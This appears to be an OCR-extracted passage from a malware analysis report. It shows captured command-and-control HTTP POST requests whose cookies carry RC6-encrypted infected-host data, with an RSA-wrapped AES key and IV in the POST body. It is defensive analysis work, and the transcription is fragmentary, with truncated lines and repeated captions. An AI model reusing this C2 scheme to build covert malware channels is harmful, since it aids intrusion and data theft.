



```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows
(KHTML, like Gecko) Chrome/41.0.2
Content-Length: 427
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: dckbiwh5=1bL+TLN+uPy+0%2Ce+DJx+1Q%2C+m01+zZ8+auj+84J
+VLb.+Rkt+YH8+vpC+eL6+gRk.+RGB+%3AbW%3Ao+Y8GDH+jK2QK+nywZ2.
+vQZL1+v84hp+3P1qT+Z8auj+84JVL.+bRktY+H8vpC+fbOOZ+Dq577+Ly5yu.
+j30Pq+HX%2CXh+o8ZYz+BMr8t+QIevh.+rxEbI+zOVIV+RPx9D+fH6du+xldnP.
+Ki3f4+y%2CI6t+dRfav+bR67e+QVwtw.+TN%3AIH+B1vPy+hWzm2+fASQl
+zBJiz.+9ptEz+NRQAf+Rv1mL+pziFH+ivzbu.+x9VA2+zkY8V+e9rzT+0u8jb
+1LH0%2C.+xWDpc+V6KhE+; yCCxuwwN=OfBGh+XBDfS+A77CVDgE+++
Accept-Encoding: gzip

uAVZ8EY oxApNNf BTjoXve K9tm549 6GZryXB IXV9Xvl :AWppM1 7UtIf3M
1zd2unu WjwxL8Z R8a6JX,. bBiXfEI 9lhp7I, nae5mr6 M7ndq0A
BdXglCx. ttYZ0Yb VBfGU:e zJC1Pry GBbm6Yu UYdAQhq. PkrM2aN :5Yz
k9IT pBEa dZ5U. UgjH 5pND Xs,K SXPF 6ENF. voip sXz3 Pty5 u,SU
TNnS. EJuO v3Y2 JKgN JWOS WzTj. 4WkQ TQ86 cGlt HMHX 6BFy. pEbp
4YzM MqyW ZsI5 chvk. yqa8 Bp9i c2:0 AKj9 lUJ6. xk,l VRXh ATUG
Bvcz XX2,. YYca c06V ,ke5 FIpQ fsIE. IS84 LlntktCg
HTTP/1.0 200 OK
```


Cookie Header: Infected Host Information in RC6

POST Body: AES + iv in RSA public key

C2 traffic communication - 1




C2 traffic communication - 1



C2 traffic communication - 1

C2 traffic communication - 1'

C2 traffic communication - 2





```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows N
(KHTML, like Gecko) Chrome/41.0.22
Content-Length: 440
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: JJS77KXf=1bLTLN+uPy0%2Ce+DJx1Q%2C+m01zZ; hbhImm4i=8
+auj84J+VLbRkt+YH8vpC+eL6gRk+RGB%3Abw+%3AoY8GD+HjK2QK.+nywZ2v
+QZL1v8+4hp3P1+qTZ8au+j84JVL.+bRktYH+8vpCfb+OOZDq5+77LySy+uj30Pq.
+HX%2CXho+8ZYzBM+r8tQIe+vhrxEb+IzOVIV.+RPx9Df+H6duxl+dnPKi3+f4y%
2CI6+tdRfav.+bR67eQ+VwtwTN+%3AIHB1v+Pyhwzm+2fASQl.+zBJiz9+ptEzNR
+QAfRv1+nQJsNz+HbOdGm.+eZS9EM+%2C8i8e9+rzTOu8+jb1LHO+%2CxWDpc.+V%
2Cxwnt+rowoN5+l3c%3ApV+Owo6w+++
Accept-Encoding: gzip

KvVG fXuD p,rS YEMy 1FTp Xp2O vcS7 654p NQFM y7yq eppi. ,ro2
IZ3O jPx1 3mCN EKnp. 3Sd8 wCOd 5OAn :akU lq66. 16rj 7C6U yHFA
o6Nq feZK. lfT7 LTOv XcaB 7Maa fb,0. PTf1 llRn XCj7 ucnZ vDjS.
19I8 5MZc fMR4 xVto wvfj. cKhp 1F6L nMOI 4QG8 knOb. k08H faqX
Z79G pbrD 0S1Q. HUXu KrEJ EjHH RUNO BFJ5. ro1z c5nQ DVZO NU7N
8QCd. B4em f,jV w,2x Mq,J ejAP. xO8JDS ,oZ9:5 y2L1K4 QIyYRK
5p4sXm. YlOOdQ sWrEoZ Sx1jEg 8TlKot KqBApL. DFKMAV RRK6F1
aqznnQ      HTTP/1.0 200 OK
```

Cookie Header: Infected Host Information in RC6

POST Body: Host Information in RSA public key

C2 traffic communication - 2





```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Content-Length: 440
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: JJS77KXf=1bLTLN+uPy0%2Ce+DJx1Q%2C+m01zZ; hbhImm4i=8
+auj84J+VLbRkt+YH8vpC+eL6gRk+RGB%3Abw+%3AoY8GD+HjK2QK.+nywZ2v
+QZL1v8+4hp3P1+qTZ8au+j84JVL.+bRktYH+8vpCfb+OOZDq5+77LySy+uj30Pq.
+HX%2CXho+8ZYzBM+r8tQIe+vhrxEb+IzOVIV.+RPx9Df+H6duxl+dnPKi3+f4y%
2CI6+tdRfav.+bR67eQ+VwtwTN+%3AIHB1v+Pyhwzm+2fASQl.+zBJiz9+ptEzNR
+QAfRv1+nQJsNz+HbOdGm.+eZS9EM+%2C8i8e9+rzTOu8+jb1LHO+%2CxWDpc.+V%
2Cxwnt+rowoN5+l3c%3ApV+Owo6w+++
Accept-Encoding: gzip

KvVG fXuD p,rS YEMy 1FTp Xp2O vcS7 654p NQFM y7yq eppi. ,ro2
IZ3O jPx1 3mCN EKnp. 3Sd8 wCOd 5OAn :akU lq66. 16rj 7C6U yHFA
o6Nq feZK. lfT7 LTOv XcaB 7Maa fb,0. PTf1 llRn XCj7 ucnZ vDjS.
19I8 5MZc fMR4 xVto wvfj. cKhp 1F6L nMOI 4QG8 knOb. k08H faqX
Z79G pbrD 0S1Q. HUXu KrEJ EjHH RUN0 BFJ5. ro1z c5nQ DVZ0 NU7N
8QCd. B4em f                    xO8JDS ,oZ9:5 y2L1K4 QIyYRK
Sp4sXm. Yl0O                    lKot KqBApL. DFKMAV RRK6F1
aqznnQ
```


Phase 2 of 2

```
Client-Side Cookie Message:  <;head;>57494e2d3550464b5448353345154517c636f
6e736f6c657c57494e2d3550464b5448353345154517c75736572e3[redacted]0c44298fc1c149afbf
4c8996fb92427ae41e4649b934ca495991b7852b855/p<;head;><;title;>a:1_1<;titl
e;><;service;>p<;service;>]Á
Client-Side Cookie Length: 216
```

C2 traffic communication - 2



C2 traffic communication - 3

